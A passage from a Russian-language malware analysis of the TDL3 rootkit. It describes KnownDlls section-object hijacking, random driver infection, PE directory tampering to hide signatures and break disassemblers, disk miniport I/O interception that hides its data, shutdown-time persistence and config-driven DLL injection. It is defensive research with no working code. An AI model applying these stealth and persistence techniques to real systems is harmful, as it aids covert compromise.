Таким образом, если подменить существующий объект секция на другой, в результате получится, что всякий раз при загрузке оригинальной библиотеки в адресное пространство процесса будет загружен другой модуль. Так поступает и дропер руткита. Первым делом, он копирует себя во временный каталог в качестве динамической библиотеки и создаёт объект секция с именем “\KnownDlls\dll.dll”, соответствующий своей копии. Затем он копирует библиотеку msvcrt.dll во временный каталог и модифицирует её точку входа так, что бы она вызывала функцию LoadLibrary(“dll.dll”). Далее дропер удаляет существующий объект секция с именем “\KnownDlls\msvcrt.dll”, соответствующий оригинальной библиотеке msvcrt.dll, и создаёт объект секция с таким же именем, но соответствующим модифицированной библиотеке (смотри рисунок ниже).



Рисунок 15 – Подмена объекта секция

После того, как поддельный объект секция был создан, дропер останавливает службу печати и заново её запускает, в результате чего создаётся новый процесс spoolsv.exe, что влечёт загрузку модифицированной библиотеки в его адресное пространство, которая, в свою очередь, загружает библиотеку dll.dll с кодом дропера. Далее загрузка драйвера осуществляется аналогично схеме, описанной в предыдущем разделе.

Руткит

Инфицирование драйвера

Для того чтобы «выжить» после перезагрузки системы и получить управление, TDL3 инфицирует один из драйверов в системе. В данном разделе будет описан механизм инфицирования самой последней на момент написания статьи модификации руткита (предыдущие разновидности заражали строго определённый файл – драйвер минипорта жесткого диска на котором располагается ОС). Чтобы усложнить процедуру удаления руткита из системы, он заражает случайно выбранный драйвер. На следующем рисунке можно увидеть, как он выбирает драйвер для инфицирования.



Рисунок 16 – Выбор драйвера для заражения

Для получения имя жертвы TDL3 обходит связанный список специальных системных структур (DRIVER_SECTION), содержащих информацию обо всех драйверах, загруженных в систему, и случайно выбирает структуру, расположенную между структурами, соответствующими драйверам pci.sys и win32k.sys соответственно.

Выбрав драйвер для заражения, инфектор внедряет в него загрузчик TDL3 (небольшой фрагмент кода, задачей которого является загрузка тела руткита с диска и передача ему управления). На следующем рисунке приведена схема внедрения загрузчика в драйвер-жертву.



Рисунок 17 – Схема заражения драйвера

Инфектор перезаписывает первые 917 байтов ресурсов драйвера кодом загрузчика и дополнительной информацией. Часть перезаписанных ресурсов инфицируемого драйвера сохраняются в файловой системе руткита в файле с именем “rsrc.dat”. После загрузки своего тела, руткит считывает эти данные и восстанавливает заражённый образ в памяти, чтобы скрыть следы своего присутствия. Для того чтобы получить управление, инфектор модифицирует указатель на точку входа заражённого файла так, чтобы она указывала на внедрённый загрузчик. После инфицирования драйвера, его размер не изменяется.

Инфектор так же модифицирует таблицу директорий PE заголовка драйвера (смотри следующий рисунок) для того, чтобы усложнить статический анализ и скрыть цифровую подпись драйвера:

- RVA и размер директории с метаданными .NET перезаписываются соответствующими значениями директории с цифровой подписью драйвера;
- Полю с размером директории с цифровой подписью драйвера присваивается нулевое значение.

Member	Offset	Size	Value	Section
Export Directory RVA	000002D8	Dword	00000000	
Export Directory Size	000002DC	Dword	00000000	
Import Directory RVA	000002E0	Dword	00001F80	INIT
Import Directory Size	000002E4	Dword	0000003C	
Resource Directory RVA	000002E8	Dword	00002200	.rsrc
Resource Directory Size	000002EC	Dword	00000848	
Exception Directory RVA	000002F0	Dword	00000000	
Exception Directory Size	000002F4	Dword	00000000	
Security Directory RVA	000002F8	Dword	00002C00	Invalid
Security Directory Size	000002FC	Dword	00000000	
Relocation Directory RVA	00000300	Dword	00002A80	.reloc
Relocation Directory Size	00000304	Dword	000000B0	
Debug Directory RVA	00000308	Dword	00001D50	.rdata
Debug Directory Size	0000030C	Dword	0000001C	
Architecture Directory RVA	00000310	Dword	00000000	
Architecture Directory Size	00000314	Dword	00000000	
Reserved	00000318	Dword	00000000	
Reserved	0000031C	Dword	00000000	
TLS Directory RVA	00000320	Dword	00000000	
TLS Directory Size	00000324	Dword	00000000	
Configuration Directory RVA	00000328	Dword	00000000	
Configuration Directory Size	0000032C	Dword	00000000	
Bound Import Directory RVA	00000330	Dword	00000000	
Bound Import Directory Size	00000334	Dword	00000000	
Import Address Table Directory RVA	00000338	Dword	00001D00	.rdata
Import Address Table Directory Size	0000033C	Dword	0000004C	
Delay Import Directory RVA	00000340	Dword	00000000	
Delay Import Directory Size	00000344	Dword	00000000	
.NET MetaData Directory RVA	00000348	Dword	00002C00	Invalid

Рисунок 18 – Таблица директорий PE заголовка в редакторе CFF explorer

Модификация директории с метаданными .NET вызывает сбои в работе некоторых утилит, осуществляющих статический анализ исполняемых файлов. Так, например, дизассемблер IDA Pro v 5.6 при попытке загрузить инфицированный драйвер отображает следующее диалоговое окно и зависает:



Рисунок 19 – Реакция дизассемблера IDA Pro v 5.6 на загрузку заражённого драйвера

Сам загрузчик состоит из кода и вспомогательных данных. Первые 20 байт загрузчика представляют служебную информацию:

- Байты 0/8 – смещение в байтах начала файловой системы руткита от начала диска;
- Байты 8/12 –оригинальная точка входа зараженного драйвера;

- Байты 12/16 – размер директории PE заголовка с цифровой подписью драйвера;
- Байты 16/20 – контрольная сумма оригинального драйвера.

Остальные 897 байт представляют код загрузчика, задачей которого является частичное восстановление образа заражённого драйвера, загрузка тела руткита и передача ему управления. Получив управление, загрузчик вызывает оригинальную точку входа и регистрирует процедуру *IoPlugAndPlayNotifiactionRoutine*, которая вызывается ОС после инициализации стека драйверов жесткого диска.

Во время вызова процедуры *IoPlugAndPlayNotifiactionRoutine* загрузчик считывает и расшифровывает тело руткита, которое содержится в файле “tdl”, а затем вызывает его точку входа. Чтобы обслуживать свою собственную файловую систему, TDL3 создает объект драйвер и объект устройство. Так же руткит осуществляет перехват обработчиков запросов ввода/вывода драйвера минипорта жесткого диска. Ниже на рисунке приведена схема организации структур, соответствующих драйверу минипорта до перехвата обработчиков чтения/записи руткитом.



Рисунок 20 – Схема организации структур до загрузки руткита

Драйвер минипорта создаёт объекты устройство (Device Object), соответствующие физическим устройствам в системе (например, контроллеры дисков). Каждый объект драйвер (Driver Object) имеет указатель на начало однонаправленного списка всех объектов устройство, принадлежащих данному драйверу. В свою очередь, каждый объект устройство имеет указатель на драйвер, которому данное устройство принадлежит, и указатель на следующее устройство в однонаправленном списке драйвера. Объект устройство, обведённый красной линией, соответствует жесткому диску с ОС. На следующем рисунке приведена организация структур драйвера после загрузки руткита.



Рисунок 21 – Схема организации структур после загрузки руткита

Объекты красного цвета соответствуют объектам, созданным руткитом. Как видно, он создаёт объект устройство для обслуживания своей файловой системы, удаляет объект устройство, соответствующий жесткому диску с ОС, из связанного списка драйвера минипорта и изменяет указатель на драйвер этого устройства так, чтобы он указывал на драйвер руткита. Таким образом, получается, что объект устройство жесткого диска принадлежит драйверу руткита и все запросы ввода/вывода обрабатывает драйвер руткита, что позволяет ему перехватывать абсолютно все запросы, адресованные захваченому объекту устройство. Единственный обработчик, который перезаписывает руткит в драйвере минипорта – StartIo.

Чтение и запись данных с/на жесткий диск

Как видно из вышеприведённой схемы, руткит осуществляет перехват всех запросов на чтение и запись данных жесткого диска. Таким образом, он осуществляет защиту своих данных: инфицированного драйвера и своей файловой системы. Если кто-то пытается прочитать содержимое зараженного драйвера – руткит возвращает данные соответствующие оригинальному, а если приложение пытается прочитать область данных файловой системы руткита, то он возвращает буфер, инициализированный нулевыми значениями.

Чтобы прочитать данные своей файловой системы с жесткого диска, TDL3 напрямую вызывает обработчика запроса IRP_MJ_INTERNAL_DEVICE_CONTROL драйвера минипорта. Для этого он создаёт пакет запроса ввода/вывода IRP, инициализирует структуру SCSI_REQUEST_BLOCK и передаёт управление обработчику.

Интересной особенностью руткита является способ чтения файлов ОС: обращение происходит напрямую к драйверу минипорта жесткого диска, минуя уровень драйвера класса. Чтобы прочитать файл ОС необходимо выполнить следующие действия:

- Определить сектора, занимаемые файлом (так как файлы зачастую располагаются не непрерывно в файловой системе ОС);
- Прочитать содержимое этих секторов и собрать файл.

Для получения секторов, соответствующих файлу, руткит использует функцию *ZwFsControlFile* с кодом FSCTL_GET_RETRIEVAL_POINTERS, которая возвращает массив структур, каждая из которых описывает сектор, занимаемый файлом. Затем он считывает содержимое этих секторов, напрямую посылая запросы на чтение драйверу минипорта, и собирает их в определённом порядке.

Фильтрация запросов на чтение данных руткитом осуществляется в двух местах:

- В обработчике IRP_MJ_INTERNAL_DEVICE_CONTROL запросов;
- В обработчике StartIo.

Чтобы руткит имел возможность читать собственную файловую систему, он специальным образом помечает запросы ввода/вывода. Таким образом, процедуры, осуществляющие фильтрацию, пропускают запросы инициированные руткитом. Данная проверка осуществляется в процедуре StartIo. Если выясняется, что запрос инициирован не руткитом, то устанавливается специальная процедура, которая вызывается при завершении запроса и проверяет считываемые данные. В случае чтения содержимого файловой системы или зараженного файла, она либо обнуляет прочитанные данные, либо возвращает содержимое оригинального драйвера соответственно, что показано на следующих рисунках.



Рисунок 22 – Фильтрация IRP_MJ_INTERNAL_DEVICE_CONTROL запросов



Рисунок 23 Дополнительная проверка в обработчике *StartIo*

Стратегия выживания после перезагрузки

Предыдущие модификации TDL3 осуществляли защиту своих данных (заражённый драйвер и значение “imagepath” ключа реестра, соответствующего зараженному драйверу) в отдельном потоке. Раз в пять секунд руткит проверял значение “imagepath” и зараженный драйвер со своими значениями. В ситуации несоответствия он их восстанавливал.

В последней модификации TDL3 проверка значения “imagepath” осуществляется один раз при завершении работы системы. Руткит при завершении работы системы получает пакет ввода/вывода с кодом *IRP_MJ_SHUT_DOWN*, обработчик которого проверяет значение “imagepath” и восстанавливает в случае изменения.

Внедрение вредоносного кода в процессы

Руткит устанавливает *LoadImageNotifiactionRoutine* процедуру, которая вызывается каждый раз, когда происходит загрузка исполняемого файла в адресное пространство процесса. Таким образом, всякий раз, когда происходит загрузка библиотеки kernel32.dll, он внедряет в адресное пространство данного процесса специальный модуль, расположенный в его файловой системе. TDL3 определяет имя модуля для внедрения в процесс на основании информации в конфигурационном файле config.ini. Данный файл содержит секцию с именем injector, каждая запись в которой имеет следующий формат:

имя_процесса=имя_модуля_для_внедрения

Символ «*» означает, что модуль должен быть внедрен в каждый процесс.

```
[injector]
*=tdlcmd.dll
```

Таким образом, могут быть специально разработаны модули, предназначенные для внедрения в конкретные процессы. Так же руткит внедряет модуль *tdlcmd.dll* в процесс svchost.exe.

Файловая система руткита

Одной из наиболее интересных особенностей руткита TDL3 является создание собственной файловой системы, которую он использует для хранения своих данных:

- модулей для внедрения в процессы (tdlcmd.dll);
- конфигурационной информации (config.ini);
- тела руткита (tdl);
- перезаписанных ресурсов зараженного драйвера (rsrc.dat);
- дополнительных файлов, загруженных по сети.

На следующем рисунке предоставлена схема файловой системы.

